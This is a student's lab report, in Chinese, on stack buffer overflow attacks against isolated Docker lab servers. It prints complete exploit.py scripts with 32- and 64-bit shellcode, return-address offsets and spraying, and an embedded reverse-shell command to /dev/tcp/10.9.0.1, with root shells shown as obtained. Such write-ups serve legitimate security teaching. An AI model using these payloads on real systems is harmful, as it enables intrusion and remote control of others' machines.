缓冲区溢出攻击实验报告

57119132 汪奥杰

2021年7月8日

实验目标

实验室环境建立

1. 关闭地址随机化

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```


2. 脆弱程序

任务一：熟悉Shellcode


在`shellcode`文件夹下执行以下代码：

```
./shellcode_32.py
./shellcode_64.py
make
a32.out
a64.out
```

执行结果如下：



```
[07/08/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul  8 04:24 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 04:24 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 04:24 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul  8 04:24 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```


```
[07/08/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul  8 04:24 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 04:24 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 04:24 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul  8 04:24 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

在`shellcode`文件夹下创建测试文件`test`，对于`shellcode_32.py`文件，将以下代码：

```
"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
```

修改为：

```
"sudo rm -f test                                           *"
```

执行指令：


```
./shellcode_32.py
make
a32.out
```


发现测试文件`test`被删除，因此测试成功。

任务二：一级攻击

在`LabSetup`文件夹下执行以下代码以连接docker端口：

```
dcup
dockps
docksh 1a
```


```
[07/08/21]seed@VM:~/Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-3-10.9.0.7 ... done
Creating server-4-10.9.0.8 ... done
Creating server-1-10.9.0.5 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-2-10.9.0.6, server-1-10.9.0.5, server-3-10.9.0.7, server-4-1
0.9.0.8
```


```
[07/08/21]seed@VM:~/Labsetup$ dockps
1a023e862b63  server-1-10.9.0.5
abfb31de656c  server-2-10.9.0.6
e908aca37890  server-3-10.9.0.7
c7b627e734f9  server-4-10.9.0.8
```

发送良性消息测试反馈：

```
echo hello | nc 10.9.0.5 9090
Ctrl+C
```

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd398
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd328
server-1-10.9.0.5 | ==== Returned Properly ====
```


修改文件`exploit.py`：

```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "echo 'SUCCESS SUCCESS'                                     *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd398 + 8
offset = 116

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

执行指令：

```
./exploit.py
cat badfile | nc 10.9.0.5 9090
```

服务器测试结果如下，输出`SUCCESS SUCCESS`，攻击成功。



```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd398
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd328
server-1-10.9.0.5 | SUCCESS SUCCESS
```

反向shell：

修改文件`exploit.py`：

```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   " /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd398 + 40
offset = 116

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


新开启一个命令行窗口并执行以下指令开启监听：

```
nc -nv -l 9090
```

执行指令：

```
./exploit.py
cat badfile | nc 10.9.0.5 9090
```

监听窗口输出以下内容，说明成功获取了反向shell：




```
[07/09/21]seed@VM:~/Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 34880
root@1a023e862b63:/bof# 
```

任务三：二级攻击

向服务器`10.9.0.6`发送良性消息测试反馈：

```
echo hello | nc 10.9.0.6 9090
Ctrl+C
```



```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd2d8
server-2-10.9.0.6 | ==== Returned Properly ====
```

未能获得帧指针的值，即缓冲区大小未知，修改文件`exploit.py`：


```
#!/usr/bin/python3
import sys

# 32-bit shellcode
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker          *
   " /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
```

```
##################################################################
# Put the shellcode at the end of the buffer
content[517-len(shellcode):] = shellcode

# You need to find the correct address
# This should be the first instruction you want to return to
ret = 0xffffd2d8 + 200

# Spray the buffer with S number of return addresses
# You need to decide the S value
S = 50
for offset in range(S):
    content[offset*4:offset*4 + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

执行指令：

```
./exploit.py
cat badfile | nc 10.9.0.6 9090
```

监听窗口输出以下内容，说明成功获取了反向shell：




```
[07/09/21]seed@VM:~/Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 35124
root@abfb31de656c:/bof#
```

任务四：三级攻击

向服务器`10.9.0.7`发送良性消息测试反馈：

```
echo hello | nc 10.9.0.7 9090
Ctrl+C
```



```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe2d0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe200
server-3-10.9.0.7 | ==== Returned Properly ====
```


修改文件`exploit.py`：

```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   " /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1          *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 40
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe200 + 40
offset = 216

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

执行指令：

```
./exploit.py
cat badfile | nc 10.9.0.7 9090
```

监听窗口输出以下内容，说明成功获取了反向shell：



```
[07/09/21]seed@VM:~/Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 39716
root@e908aca37890:/bof# 
```